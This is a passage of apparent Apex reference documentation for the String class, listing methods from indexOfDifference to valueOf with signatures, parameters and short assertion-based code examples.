// indexOfChar(937,10)=12
```

indexOfDifference(stringToCompare)

Returns the zero-based index of the character where the current String begins to differ from the specified String.

Signature

```
public Integer indexOfDifference(String stringToCompare)
```

Parameters

stringToCompare
Type: String

Return Value

Type: Integer

Example

```
String s1 = 'abcd';
String s2 = 'abxc';
Integer result = s1.indexOfDifference(s2);
System.assertEquals(2, result);
```

indexOfIgnoreCase(substring)

Returns the zero-based index of the first occurrence of the specified substring without regard to case. If the substring does not occur, this method returns -1.

Signature

```
public Integer indexOfIgnoreCase(String substring)
```

Parameters

substring
Type: String

Return Value

Type: Integer

Example

```
String s1 = 'abcd';
String s2 = 'BC';
Integer result = s1.indexOfIgnoreCase(s2, 0);
System.assertEquals(1, result);
```

indexOfIgnoreCase(substring, startPosition)

Returns the zero-based index of the first occurrence of the specified substring from the point of index *i*, without regard to case. If the substring does not occur, this method returns -1.

Signature

```
public Integer indexOfIgnoreCase(String substring, Integer startPosition)
```

Parameters

substring
Type: String

startPosition
Type: Integer

Return Value

Type: Integer

isAllLowerCase()

Returns `true` if all characters in the current String are lowercase; otherwise, returns `false`.

Signature

```
public Boolean isAllLowerCase()
```

Return Value

Type: Boolean

Example

```
String allLower = 'abcde';
System.assert(allLower.isAllLowerCase());
```

isAllUpperCase()

Returns `true` if all characters in the current String are uppercase; otherwise, returns `false`.

Signature

```
public Boolean isAllUpperCase()
```

Return Value

Type: Boolean

Example

```
String allUpper = 'ABCDE';
System.assert(allUpper.isAllUpperCase());
```

isAlpha()

Returns `true` if all characters in the current String are Unicode letters only; otherwise, returns `false`.

Signature

```
public Boolean isAlpha()
```

Return Value

Type: Boolean

Example

```
// Letters only
String s1 = 'abc';
```

```
// Returns true
Boolean b1 =
   s1.isAlpha();
System.assertEquals(
   true, b1);

// Letters and numbers
String s2 = 'abc 21';
// Returns false
Boolean b2 =
   s2.isAlpha();
System.assertEquals(
   false, b2);
```

isAlphaSpace()

Returns `true` if all characters in the current String are Unicode letters or spaces only; otherwise, returns `false`.

Signature

```
public Boolean isAlphaSpace()
```

Return Value

Type: Boolean

Example

```
String alphaSpace = 'aA Bb';
System.assert(alphaSpace.isAlphaSpace());
String notAlphaSpace = 'ab 12';
System.assert(!notAlphaSpace.isAlphaSpace());
notAlphaSpace = 'aA$Bb';
System.assert(!notAlphaSpace.isAlphaSpace());
```

isAlphanumeric()

Returns `true` if all characters in the current String are Unicode letters or numbers only; otherwise, returns `false`.

Signature

```
public Boolean isAlphanumeric()
```

Return Value

Type: Boolean

Example

```
// Letters only
String s1 = 'abc';
```

```
// Returns true
Boolean b1 =
   s1.isAlphanumeric();
System.assertEquals(
   true, b1);

// Letters and numbers
String s2 = 'abc021';
// Returns true
Boolean b2 =
   s2.isAlphanumeric();
System.assertEquals(
   true, b2);
```

isAlphanumericSpace()

Returns `true` if all characters in the current String are Unicode letters, numbers, or spaces only; otherwise, returns `false`.

Signature

```
public Boolean isAlphanumericSpace()
```

Return Value

Type: Boolean

Example

```
String alphanumSpace = 'AE 86';
System.assert(alphanumSpace.isAlphanumericSpace());
String notAlphanumSpace = 'aA$12';
System.assert(!notAlphanumSpace.isAlphaSpace());
```

isAsciiPrintable()

Returns `true` if the current String contains only ASCII printable characters; otherwise, returns `false`.

Signature

```
public Boolean isAsciiPrintable()
```

Return Value

Type: Boolean

Example

```
String ascii = 'abcd1234!@#$%^&*()`~-_+={[}]|:<,>.?';
System.assert(ascii.isAsciiPrintable());
String notAscii = '√';
System.assert(!notAscii.isAsciiPrintable());
```

isBlank(inputString)

Returns `true` if the specified String is white space, empty (''), or null; otherwise, returns `false`.

Signature

```
public static Boolean isBlank(String inputString)
```

Parameters

inputString
Type: String

Return Value

Type: Boolean

Example

```
String blank = '';
String nullString = null;
String whitespace = '  ';
System.assert(String.isBlank(blank));
System.assert(String.isBlank(nullString));
System.assert(String.isBlank(whitespace));
String alpha = 'Hello';
System.assert(!String.isBlank(alpha));
```

isEmpty(inputString)

Returns `true` if the specified String is empty ('') or null; otherwise, returns `false`.

Signature

```
public static Boolean isEmpty(String inputString)
```

Parameters

inputString
Type: String

Return Value

Type: Boolean

Example

```
String empty = '';
String nullString = null;
System.assert(String.isEmpty(empty));
System.assert(String.isEmpty(nullString));
```

```
String whitespace = '  ';
String alpha = 'Hello';
System.assert(!String.isEmpty(whitespace));
System.assert(!String.isEmpty(alpha));
```

isNotBlank(inputString)

Returns `true` if the specified String is not whitespace, not empty (''), and not null; otherwise, returns `false`.

Signature

```
public static Boolean isNotBlank(String inputString)
```

Parameters

inputString
Type: String

Return Value

Type: Boolean

Example

```
String alpha = 'Hello world!';
System.assert(String.isNotBlank(alpha));
String blank = '';
String nullString = null;
String whitespace = '  ';
System.assert(!String.isNotBlank(blank));
System.assert(!String.isNotBlank(nullString));
System.assert(!String.isNotBlank(whitespace));
```

isNotEmpty(inputString)

Returns `true` if the specified String is not empty ('') and not null; otherwise, returns `false`.

Signature

```
public static Boolean isNotEmpty(String inputString)
```

Parameters

inputString
Type: String

Return Value

Type: Boolean

Example

```
String whitespace = '  ';
String alpha = 'Hello world!';
System.assert(String.isNotEmpty(whitespace));
System.assert(String.isNotEmpty(alpha));
String empty = '';
String nullString = null;
System.assert(!String.isNotEmpty(empty));
System.assert(!String.isNotEmpty(nullString));
```

`isNumeric()`

Returns `true` if the current String contains only Unicode digits; otherwise, returns `false`.

Signature

```
public Boolean isNumeric()
```

Return Value

Type: Boolean

Usage

A decimal point (1.2) is not a Unicode digit.

Example

```
String numeric = '1234567890';
System.assert(numeric.isNumeric());
String alphanumeric = 'R32';
String decimalPoint = '1.2';
System.assert(!alphanumeric.isNumeric());
System.assert(!decimalpoint.isNumeric());
```

`isNumericSpace()`

Returns `true` if the current String contains only Unicode digits or spaces; otherwise, returns `false`.

Signature

```
public Boolean isNumericSpace()
```

Return Value

Type: Boolean

Usage

A decimal point (1.2) is not a Unicode digit.

Example

```
String numericSpace = '1 2 3';
System.assert(numericSpace.isNumericspace());
String notNumericspace = 'FD3S FC3S';
System.assert(!notNumericspace.isNumericspace());
```

isWhitespace()

Returns `true` if the current String contains only white space characters or is empty; otherwise, returns `false`.

Signature

```
public Boolean isWhitespace()
```

Return Value

Type: Boolean

Example

```
String whitespace = ' ';
String blank = '';
System.assert(whitespace.isWhitespace());
System.assert(blank.isWhitespace());
String alphanum = 'SIL80';
System.assert(!alphanum.isWhitespace());
```

join(iterableObj, separator)

Joins the elements of the specified iterable object, such as a List, into a single String separated by the specified separator.

Signature

```
public static String join(Object iterableObj, String separator)
```

Parameters

iterableObj
Type: Object

separator
Type: String

Return Value

Type: String

Usage

```
List<Integer> li = new
   List<Integer>
   {10, 20, 30};
String s = String.join(
   li, '/');
System.assertEquals(
   '10/20/30', s);
```

lastIndexOf(substring)

Returns the index of the last occurrence of the specified substring. If the substring does not occur, this method returns -1.

Signature

```
public Integer lastIndexOf(String substring)
```

Parameters

substring
Type: String

Return Value

Type: Integer

Example

```
String s1 = 'abcdefgc';
Integer i1 = s1.lastIndexOf('c');
System.assertEquals(7, i1);
```

lastIndexOf(substring, endPosition)

Returns the index of the last occurrence of the specified substring, starting from the character at index 0 and ending at the specified index.

Signature

```
public Integer lastIndexOf(String substring, Integer endPosition)
```

Parameters

substring
Type: String

endPosition
Type: Integer

Return Value

Type: Integer

Usage

If the substring doesn't occur or *endPosition* is negative, this method returns -1. If *endPosition* is larger than the last index in the current String, the entire String is searched.

Example

```
String s1 = 'abcdaacd';
Integer i1 =
   s1.lastIndexOf('c', 7);
System.assertEquals(
   6, i1);
Integer i2 =
   s1.lastIndexOf('c', 3);
System.assertEquals(
   2, i2);
```

lastIndexOfChar(character)

Returns the index of the last occurrence of the character that corresponds to the specified character value.

Signature

```
public Integer lastIndexOfChar(Integer character)
```

Parameters

character
Type: Integer

The integer value of the character in the string.

Return Value

Type: Integer

The index of the last occurrence of the specified character, -1 if the character is not found.

Usage

The index that this method returns is in Unicode code units.

Example

```
String str = '\u03A9 is Ω (Omega)';
// Get the last occurrence of Omega.
System.assertEquals(5, str.lastIndexOfChar(937));
```

lastIndexOfChar(character, endIndex)

Returns the index of the last occurrence of the character that corresponds to the specified character value, starting from the specified index.

Signature

```
public Integer lastIndexOfChar(Integer character, Integer endIndex)
```

Parameters

character
Type: Integer

The integer value of the character to look for.

endIndex
Type: Integer

The index to end the search at.

Return Value

Type: Integer

The index, starting from the specified start index, of the last occurrence of the specified character. -1 if the character is not found.

Usage

The index that this method returns is in Unicode code units.

Example

This example shows different ways of searching for the index of the last occurrence of the Omega character. The first call to `lastIndexOfChar` doesn't specify an end index and therefore the returned index is 12, which is the last occurrence of Omega in the entire string. The subsequent calls specify an end index to find the last occurrence of Omega in substrings.

```
String str = 'Ω and \u03A9 and Ω';
System.assertEquals(12, str.lastIndexOfChar(937));
System.assertEquals(6, str.lastIndexOfChar(937,11));
System.assertEquals(0, str.lastIndexOfChar(937,5));
```

lastIndexOfIgnoreCase(substring)

Returns the index of the last occurrence of the specified substring regardless of case.

Signature

```
public Integer lastIndexOfIgnoreCase(String substring)
```

Parameters

substring
Type: String

Return Value

Type: Integer

Usage

If the substring doesn't occur, this method returns -1.

Example

```
String s1 = 'abcdaacd';
Integer i1 =
   s1.lastIndexOfIgnoreCase('DAAC');
System.assertEquals(
   3, i1);
```

lastIndexOfIgnoreCase(substring, endPosition)

Returns the index of the last occurrence of the specified substring regardless of case, starting from the character at index 0 and ending at the specified index.

Signature

```
public Integer lastIndexOfIgnoreCase(String substring, Integer endPosition)
```

Parameters

substring
Type: String

endPosition
Type: Integer

Return Value

Type: Integer

Usage

If the substring doesn't occur or *endPosition* is negative, this method returns -1. If *endPosition* is larger than the last index in the current String, the entire String is searched.

Example

```
String s1 = 'abcdaacd';
Integer i1 =
   s1.lastIndexOfIgnoreCase('C', 7);
System.assertEquals(
   6, i1);
```

`left(length)`

Returns the leftmost characters of the current String of the specified length.

Signature

```
public String left(Integer length)
```

Parameters

`length`
Type: Integer

Return Value

Type: String

Usage

If *`length`* is greater than the String size, the entire String is returned.

Example

```
String s1 = 'abcdaacd';
String s2 =
   s1.left(3);
System.assertEquals(
   'abc', s2);
```

`leftPad(length)`

Returns the current String padded with spaces on the left and of the specified length.

Signature

```
public String leftPad(Integer length)
```

Parameters

`length`
Type: Integer

Usage

If *`length`* is less than or equal to the current String size, the entire String is returned without space padding.

Return Value

Type: String

Example

```
String s1 = 'abc';
String s2 =
   s1.leftPad(5);
System.assertEquals(
   '  abc', s2);
```

length()

Returns the number of 16-bit Unicode characters contained in the String.

Signature

```
public Integer length()
```

Return Value

Type: Integer

Example

```
String myString = 'abcd';
Integer result = myString.length();
System.assertEquals(result, 4);
```

mid(startIndex, length)

Returns a new String that begins with the character at the specified zero-based *startIndex* with the number of characters specified by *length*.

Signature

```
public String mid(Integer startIndex, Integer length)
```

Parameters

startIndex
Type: Integer

If *startIndex* is negative, it is considered to be zero.

length
Type: Integer

If *length* is negative or zero, an empty String is returned. If *length* is greater than the remaining characters, the remainder of the String is returned.

Return Value

Type: String

Usage

This method is similar to the `substring(startIndex)` and `substring(startIndex, endIndex)` methods, except that the second argument is the number of characters to return.

Example

```
String s = 'abcde';
String s2 = s.mid(2, 3);
System.assertEquals(
   'cde', s2);
```

normalizeSpace()

Returns the current String with leading, trailing, and repeating white space characters removed.

Signature

```
public String normalizeSpace()
```

Return Value

Type: String

Usage

This method normalizes the following white space characters: space, tab (\t), new line (\n), carriage return (\r), and form feed (\f).

Example

```
String s1 =
   'Salesforce \t     force.com';
String s2 =
   s1.normalizeSpace();
System.assertEquals(
   'Salesforce force.com', s2);
```

offsetByCodePoints(index, codePointOffset)

Returns the index of the Unicode code point that is offset by the specified number of code points, starting from the given index.

Signature

```
public Integer offsetByCodePoints(Integer index, Integer codePointOffset)
```

Parameters

index

Type: Integer

The start index in the string.

codePointOffset
Type: Integer

The number of code points to be offset.

Return Value

Type: Integer

The index that corresponds to the start index that is added to the offset.

Usage

Unpaired surrogates within the text range that is specified by *index* and *codePointOffset* count as one code point each.

Example

This example calls `offsetByCodePoints` on a string with a start index of 0 (to start from the first character) and an offset of threee code points. The string contains one sequence of supplementary characters in escaped form (a pair of characters). After an offset of three code points when counting from the beginning of the string, the returned code point index is four.

```
String str = 'A \uD835\uDD0A BC';
System.assertEquals(4, str.offsetByCodePoints(0,3));
```

remove(substring)

Removes all occurrences of the specified substring and returns the String result.

Signature

```
public String remove(String substring)
```

Parameters

substring
Type: String

Return Value

Type: String

Example

```
String s1 = 'Salesforce and force.com';
String s2 =
   s1.remove('force');
System.assertEquals(
   'Sales and .com', s2);
```

removeEnd(substring)

Removes the specified substring only if it occurs at the end of the String.

Signature

```
public String removeEnd(String substring)
```

Parameters

substring
Type: String

Return Value

Type: String

Example

```
String s1 = 'Salesforce and force.com';
String s2 =
   s1.removeEnd('.com');
System.assertEquals(
   'Salesforce and force', s2);
```

removeEndIgnoreCase(substring)

Removes the specified substring only if it occurs at the end of the String using a case-insensitive match.

Signature

```
public String removeEndIgnoreCase(String substring)
```

Parameters

substring
Type: String

Return Value

Type: String

Example

```
String s1 = 'Salesforce and force.com';
String s2 =
   s1.removeEndIgnoreCase('.COM');
System.assertEquals(
   'Salesforce and force', s2);
```

removeStart(substring)

Removes the specified substring only if it occurs at the beginning of the String.

Signature

```
public String removeStart(String substring)
```

Parameters

substring
Type: String

Return Value

Type: String

Example

```
String s1 = 'Salesforce and force.com';
String s2 =
   s1.removeStart('Sales');
System.assertEquals(
   'force and force.com', s2);
```

removeStartIgnoreCase(substring)

Removes the specified substring only if it occurs at the beginning of the String using a case-insensitive match.

Signature

```
public String removeStartIgnoreCase(String substring)
```

Parameters

substring
Type: String

Return Value

Type: String

Example

```
String s1 = 'Salesforce and force.com';
String s2 =
   s1.removeStartIgnoreCase('SALES');
System.assertEquals(
   'force and force.com', s2);
```

repeat(numberOfTimes)

Returns the current String repeated the specified number of times.

Signature

```
public String repeat(Integer numberOfTimes)
```

Parameters

numberOfTimes
Type: Integer

Return Value

Type: String

Example

```
String s1 = 'SFDC';
String s2 =
   s1.repeat(2);
System.assertEquals(
   'SFDCSFDC', s2);
```

repeat(separator, numberOfTimes)

Returns the current String repeated the specified number of times using the specified separator to separate the repeated Strings.

Signature

```
public String repeat(String separator, Integer numberOfTimes)
```

Parameters

separator
Type: String

numberOfTimes
Type: Integer

Return Value

Type: String

Example

```
String s1 = 'SFDC';
String s2 =
   s1.repeat('-', 2);
System.assertEquals(
   'SFDC-SFDC', s2);
```

replace(target, replacement)

Replaces each substring of a string that matches the literal target sequence *target* with the specified literal replacement sequence *replacement*.

Signature

```
public String replace(String target, String replacement)
```

Parameters

target
Type: String

replacement
Type: String

Return Value

Type: String

Example

```
String s1 = 'abcdbca';
String target = 'bc';
String replacement = 'xy';
String s2 = s1.replace(target, replacement);
System.assertEquals('axydxya', s2);
```

replaceAll(regExp, replacement)

Replaces each substring of a string that matches the regular expression *regExp* with the replacement sequence *replacement*.

Signature

```
public String replaceAll(String regExp, String replacement)
```

Parameters

regExp
Type: String

replacement
Type: String

Return Value

Type: String

Usage

See the Java `Pattern` class for information on regular expressions.

Example

```
String s1 = 'a b c 5 xyz';
String regExp = '[a-zA-Z]';
String replacement = '1';
String s2 = s1.replaceAll(regExp, replacement);
System.assertEquals('1 1 1 5 111', s2);
```

replaceFirst(regExp, replacement)

Replaces the first substring of a string that matches the regular expression *regExp* with the replacement sequence *replacement*.

Signature

```
public String replaceFirst(String regExp, String replacement)
```

Parameters

regExp
Type: String

replacement
Type: String

Return Value

Type: String

Usage

See the Java `Pattern` class for information on regular expressions.

Example

```
String s1 = 'a b c 11 xyz';
String regExp = '[a-zA-Z]{2}';
String replacement = '2';
String s2 = s1.replaceFirst(regExp, replacement);
System.assertEquals('a b c 11 2z', s2);
```

reverse()

Returns a String with all the characters reversed.

Signature

```
public String reverse()
```

Return Value

Type: String

`right(length)`

Returns the rightmost characters of the current String of the specified length.

Signature

```
public String right(Integer length)
```

Parameters

`length`
Type: Integer

If *`length`* is greater than the String size, the entire String is returned.

Return Value

Type: String

Example

```
String s1 = 'Hello Max';
String s2 =
   s1.right(3);
System.assertEquals(
   'Max', s2);
```

`rightPad(length)`

Returns the current String padded with spaces on the right and of the specified length.

Signature

```
public String rightPad(Integer length)
```

Parameters

`length`
Type: Integer

If *`length`* is less than or equal to the current String size, the entire String is returned without space padding.

Return Value

Type: String

Example

```
String s1 = 'abc';
String s2 =
   s1.rightPad(5);
```

```
System.assertEquals(
   'abc  ', s2);
```

split(regExp)

Returns a list that contains each substring of the String that is terminated by either the regular expression *regExp* or the end of the String.

Signature

```
public String[] split(String regExp)
```

Parameters

regExp
Type: String

Return Value

Type: String[]

Note: In API version 34.0 and earlier, a zero-width *regExp* value produces an empty list item at the beginning of the method's output.

Usage

See the Java `Pattern` class for information on regular expressions.

The substrings are placed in the list in the order in which they occur in the String.If *regExp* does not match any part of the String, the resulting list has just one element containing the original String.

For example, for `String s = 'boo:and:foo'`:

- `s.split(':', 2)` results in `{'boo', 'and:foo'}`
- `s.split(':', 5)` results in `{'boo', 'and', 'foo'}`
- `s.split(':', -2)` results in `{'boo', 'and', 'foo'}`
- `s.split('o', 5)` results in `{'b', '', ':and:f', '', ''}`
- `s.split('o', -2)` results in `{'b', '', ':and:f', '', ''}`
- `s.split('o', 0)` results in `{'b', '', ':and:f'}`

Example

In the following example, a string is split using a backslash as a delimiter.

```
public String splitPath(String filename) {
    if (filename == null)
        return null;
    List<String> parts = filename.split('\\');
    filename = parts[parts.size()-1];
    return filename;
}
```

```
// For example, if the file path is e:\\processed\\PPDSF100111.csv
// This method splits the path and returns the last part.
// Returned filename is PPDSF100111.csv
```

split(regExp, limit)

Returns a list that contains each substring of the String that is terminated by either the regular expression *regExp* or the end of the String.

Signature

```
public String[] split(String regExp, Integer limit)
```

Parameters

regExp
Type: String

A regular expression.

limit
Type: Integer

Return Value

Type: String[]

Note: In API version 34.0 and earlier, a zero-width *regExp* value produces an empty list item at the beginning of the method's output.

Usage

The optional *limit* parameter controls the number of times the pattern is applied and therefore affects the length of the list.

- If *limit* is greater than zero:
  - The pattern is applied a maximum of (*limit* – 1) times.
  - The list's length is no greater than *limit*.
  - The list's last entry contains all input beyond the last matched delimiter.
- If *limit* is non-positive, the pattern is applied as many times as possible, and the list can have any length.
- If *limit* is zero, the pattern is applied as many times as possible, the list can have any length, and trailing empty strings are discarded.

splitByCharacterType()

Splits the current String by character type and returns a list of contiguous character groups of the same type as complete tokens.

Signature

```
public List<String> splitByCharacterType()
```

Return Value

Type: List<String>

Usage

For more information about the character types used, see java.lang.Character.getType(char).

Example

```
String s1 = 'Force.com platform';
List<String> ls =
   s1.splitByCharacterType();
System.debug(ls);
// Writes this output:
// (F, orce, ., com,  , platform)
```

splitByCharacterTypeCamelCase()

Splits the current String by character type and returns a list of contiguous character groups of the same type as complete tokens, with the following exception: the uppercase character, if any, immediately preceding a lowercase character token belongs to the following character token rather than to the preceding.

Signature

```
public List<String> splitByCharacterTypeCamelCase()
```

Return Value

Type: List<String>

Usage

For more information about the character types used, see java.lang.Character.getType(char).

Example

```
String s1 = 'Force.com platform';
List<String> ls =
   s1.splitByCharacterTypeCamelCase();
System.debug(ls);
// Writes this output:
// (Force, ., com,  , platform)
```

startsWith(prefix)

Returns `true` if the String that called the method begins with the specified *`prefix`*.

Signature

```
public Boolean startsWith(String prefix)
```

Parameters

prefix
Type: String

Return Value

Type: Boolean

Example

```
String s1 = 'AE86 vs EK9';
System.assert(s1.startsWith('AE86'));
```

startsWithIgnoreCase(prefix)

Returns `true` if the current String begins with the specified prefix regardless of the prefix case.

Signature

```
public Boolean startsWithIgnoreCase(String prefix)
```

Parameters

prefix
Type: String

Return Value

Type: Boolean

Example

```
String s1 = 'AE86 vs EK9';
System.assert(s1.startsWithIgnoreCase('ae86'));
```

stripHtmlTags(htmlInput)

Removes HTML markup from the input string and returns the plain text.

Signature

```
public String stripHtmlTags(String htmlInput)
```

Parameters

htmlInput
Type: String

Return Value

Type: String

Example

```
String s1 = '<b>hello world</b>';
String s2 = s1.stripHtmlTags();
System.assertEquals(
   'hello world', s2);
```

substring(startIndex)

Returns a new String that begins with the character at the specified zero-based *startIndex* and extends to the end of the String.

Signature

```
public String substring(Integer startIndex)
```

Parameters

startIndex
Type: Integer

Return Value

Type: String

Example

```
String s1 = 'hamburger';
System.assertEquals('burger', s1.substring(3));
```

substring(startIndex, endIndex)

Returns a new String that begins with the character at the specified zero-based *startIndex* and extends to the character at *endIndex* - 1.

Signature

```
public String substring(Integer startIndex, Integer endIndex)
```

Parameters

startIndex
Type: Integer

endIndex
Type: Integer

Return Value

Type: String

Example

```
'hamburger'.substring(4, 8);
// Returns "urge"

'smiles'.substring(1, 5);
// Returns "mile"
```

substringAfter(separator)

Returns the substring that occurs after the first occurrence of the specified separator.

Signature

```
public String substringAfter(String separator)
```

Parameters

separator
Type: String

Return Value

Type: String

Example

```
String s1 = 'Force.com.platform';
String s2 =
   s1.substringAfter('.');
System.assertEquals(
   'com.platform', s2);
```

substringAfterLast(separator)

Returns the substring that occurs after the last occurrence of the specified separator.

Signature

```
public String substringAfterLast(String separator)
```

Parameters

separator
Type: String

Return Value

Type: String

Example

```
String s1 = 'Force.com.platform';
String s2 =
   s1.substringAfterLast('.');
System.assertEquals(
   'platform', s2);
```

substringBefore(separator)

Returns the substring that occurs before the first occurrence of the specified separator.

Signature

```
public String substringBefore(String separator)
```

Parameters

separator
Type: String

Return Value

Type: String

Example

```
String s1 = 'Force.com.platform';
String s2 =
   s1.substringBefore('.');
System.assertEquals(
   'Force', s2);
```

substringBeforeLast(separator)

Returns the substring that occurs before the last occurrence of the specified separator.

Signature

```
public String substringBeforeLast(String separator)
```

Parameters

separator
Type: String

Return Value

Type: String

Example

```
String s1 = 'Force.com.platform';
String s2 =
   s1.substringBeforeLast('.');
System.assertEquals(
   'Force.com', s2);
```

substringBetween(tag)

Returns the substring that occurs between two instances of the specified *tag* String.

Signature

```
public String substringBetween(String tag)
```

Parameters

tag
Type: String

Return Value

Type: String

Example

```
String s1 = 'tagYellowtag';
String s2 = s1.substringBetween('tag');
System.assertEquals('Yellow', s2);
```

substringBetween(open, close)

Returns the substring that occurs between the two specified Strings.

Signature

```
public String substringBetween(String open, String close)
```

Parameters

open
Type: String

close
Type: String

Return Value

Type: String

Example

```
String s1 = 'xYellowy';
String s2 =
   s1.substringBetween('x','y');
System.assertEquals(
   'Yellow', s2);
```

swapCase()

Swaps the case of all characters and returns the resulting String by using the default (English US) locale.

Signature

```
public String swapCase()
```

Return Value

Type: String

Usage

Upper case and title case converts to lower case, and lower case converts to upper case.

Example

```
String s1 = 'Force.com';
String s2 = s1.swapCase();
System.assertEquals('fORCE.COM', s2);
```

toLowerCase()

Converts all of the characters in the String to lowercase using the rules of the default (English US) locale.

Signature

```
public String toLowerCase()
```

Return Value

Type: String

Example

```
String s1 = 'ThIs iS hArD tO rEaD';
System.assertEquals('this is hard to read',
   s1.toLowerCase());
```

toLowerCase(locale)

Converts all of the characters in the String to lowercase using the rules of the specified locale.

Signature

```
public String toLowerCase(String locale)
```

Parameters

locale
Type: String

Return Value

Type: String

Example

```
// Example in Turkish
// An uppercase dotted "i", \u0304, which is İ
// Note this contains both a İ as well as a I
String s1 = 'KIYMETLİ';
String s1Lower = s1.toLowerCase('tr');
// Dotless lowercase "i", \u0131, which is ı
// Note this has both a i and ı
String expected = 'kıymetli';
System.assertEquals(expected, s1Lower);
// Note if this was done in toLowerCase('en'), it would output 'kiymetli'
```

toUpperCase()

Converts all of the characters in the String to uppercase using the rules of the default (English US) locale.

Signature

```
public String toUpperCase()
```

Return Value

Type: String

Example

```
String myString1 = 'abcd';
String myString2 = 'ABCD';
myString1 =
   myString1.toUpperCase();
Boolean result =
   myString1.equals(myString2);
System.assertEquals(result, true);
```

`toUpperCase(locale)`

Converts all of the characters in the String to the uppercase using the rules of the specified locale.

Signature

```
public String toUpperCase(String locale)
```

Parameters

`locale`
Type: String

Return Value

Type: String

Example

```
// Example in Turkish
// Dotless lowercase "i", \u0131, which is ı
// Note this has both a i and ı
String s1 = 'imkansız';
String s1Upper = s1.toUpperCase('tr');
// An uppercase dotted "i", \u0304, which is İ
// Note this contains both a İ as well as a I
String expected = 'İMKANSIZ';
System.assertEquals(expected, s1Upper);
```

`trim()`

Returns a copy of the string that no longer contains any leading or trailing white space characters.

Signature

```
public String trim()
```

Return Value

Type: String

Usage

Leading and trailing ASCII control characters such as tabs and newline characters are also removed. White space and control characters that aren't at the beginning or end of the sentence aren't removed.

Example

```
String s1 = '   Hello!   ';
String trimmed = s1.trim();
system.assertEquals('Hello!', trimmed);
```

uncapitalize()

Returns the current String with the first letter in lowercase.

Signature

```
public String uncapitalize()
```

Return Value

Type: String

Example

```
String s1 =
   'Hello max';
String s2 =
   s1.uncapitalize();
System.assertEquals(
   'hello max',
    s2);
```

unescapeCsv()

Returns a String representing an unescaped CSV column.

Signature

```
public String unescapeCsv()
```

Return Value

Type: String

Usage

If the String is enclosed in double quotes and contains a comma, newline or double quote, quotes are removed. Also, any double quote escaped characters (a pair of double quotes) are unescaped to just one double quote.

If the String is not enclosed in double quotes, or is and does not contain a comma, newline or double quote, it is returned unchanged.

Example

```
String s1 =
   '"Max1, ""Max2"""';
String s2 =
   s1.unescapeCsv();
System.assertEquals(
   'Max1, "Max2"',
    s2);
```

unescapeEcmaScript()

Unescapes any EcmaScript literals found in the String.

Signature

```
public String unescapeEcmaScript()
```

Return Value

Type: String

Example

```
String s1 =
   '\"3.8\",\"3.9\"';
String s2 =
   s1.unescapeEcmaScript();
System.assertEquals(
   '"3.8","3.9"',
   s2);
```

unescapeHtml3()

Unescapes the characters in a String using HTML 3.0 entities.

Signature

```
public String unescapeHtml3()
```

Return Value

Type: String

Example

```
String s1 =
   '&quot;&lt;Black&amp;White&gt;&quot;';
String s2 =
   s1.unescapeHtml3();
System.assertEquals(
   '"<Black&White>"',
   s2);
```

unescapeHtml4()

Unescapes the characters in a String using HTML 4.0 entities.

Signature

```
public String unescapeHtml4()
```

Return Value

Type: String

Usage

If an entity isn't recognized, it is kept as is in the returned string.

Example

```
String s1 =
   '&amp;quot;&amp;lt;Black&amp;amp;White&amp;gt;&amp;quot;';
String s2 =
   s1.unescapeHtml4();
System.assertEquals(
   '"<Black&White>"',
   s2);
```

unescapeJava()

Returns a String whose Java literals are unescaped. Literals unescaped include escape sequences for quotes (\\") and control characters, such as tab (\\t), and carriage return (\\n).

Signature

```
public String unescapeJava()
```

Return Value

Type: String

The unescaped string.

Example

```
String s = 'Company: \\"Salesforce.com\\"';
String unescapedStr = s.unescapeJava();
System.assertEquals('Company: "Salesforce.com"', unescapedStr);
```

unescapeUnicode()

Returns a String whose escaped Unicode characters are unescaped.

Signature

```
public String unescapeUnicode()
```

Return Value

Type: String

The unescaped string.

Example

```
String s = 'De onde voc\u00EA \u00E9?';
String unescapedStr = s.unescapeUnicode();
System.assertEquals('De onde você é?', unescapedStr);
```

`unescapeXml()`

Unescapes the characters in a String using XML entities.

Signature

```
public String unescapeXml()
```

Return Value

Type: String

Usage

Supports only the five basic XML entities (gt, lt, quot, amp, apos). Does not support DTDs or external entities.

Example

```
String s1 =
   '&quot;&lt;Black&amp;White&gt;&quot;';
String s2 =
   s1.unescapeXml();
System.assertEquals(
   '"<Black&White>"',
   s2);
```

`valueOf(dateToConvert)`

Returns a String that represents the specified Date in the standard "yyyy-MM-dd" format.

Signature

```
public static String valueOf(Date dateToConvert)
```

Parameters

dateToConvert
Type: Date

Return Value

Type: String

Example

```
Date myDate = Date.Today();
String sDate = String.valueOf(myDate);
```

valueOf(datetimeToConvert)

Returns a String that represents the specified Datetime in the standard "yyyy-MM-dd HH:mm:ss" format for the local time zone.

Signature

```
public static String valueOf(Datetime datetimeToConvert)
```

Parameters

datetimeToConvert
Type: Datetime

Return Value

Type: String

Example

```
DateTime dt = datetime.newInstance(1996, 6, 23);
String sDateTime = String.valueOf(dt);
System.assertEquals('1996-06-23 00:00:00', sDateTime);
```

valueOf(decimalToConvert)

Returns a String that represents the specified Decimal.

Signature

```
public static String valueOf(Decimal decimalToConvert)
```

Parameters

decimalToConvert
Type: Decimal

Return Value

Type: String

Example

```
Decimal dec = 3.14159265;
String sDecimal = String.valueOf(dec);
System.assertEquals('3.14159265', sDecimal);
```

valueOf(doubleToConvert)

Returns a String that represents the specified Double.

Signature

```
public static String valueOf(Double doubleToConvert)
```

Parameters

doubleToConvert
Type: Double

Return Value

Type: String

Example

```
Double myDouble = 12.34;
String myString =
   String.valueOf(myDouble);
System.assertEquals(
  '12.34', myString);
```

valueOf(integerToConvert)

Returns a String that represents the specified Integer.

Signature

```
public static String valueOf(Integer integerToConvert)
```

Parameters

integerToConvert
Type: Integer

Return Value

Type: String

Example

```
Integer myInteger = 22;
String sInteger = String.valueOf(myInteger);
System.assertEquals('22', sInteger);
```

valueOf(longToConvert)

Returns a String that represents the specified Long.

Signature

```
public static String valueOf(Long longToConvert)
```

Parameters

longToConvert
Type: Long

Return Value

Type: String

Example

```
Long myLong = 123456789;
String sLong = String.valueOf(myLong);
System.assertEquals('123456789', sLong);
```

valueOf(toConvert)

Returns a string representation of the specified object argument.

Signature

```
public static String valueOf(Object toConvert)
```

Parameters

toConvert
Type: Object

Return Value

Type: String

Usage

If the argument is not a String, the `valueOf` method converts it into a String by calling the `toString` method on the argument, if available, or any overridden `toString` method if the argument is a user-defined type. Otherwise, if no `toString` method is available, it returns a String representation of the argument.

Example

```
List<Integer> ls =
  new List<Integer>();
ls.add(10);
ls.add(20);
String strList =
   String.valueOf(ls);
```

```
System.assertEquals(
  '(10, 20)', strList);
```

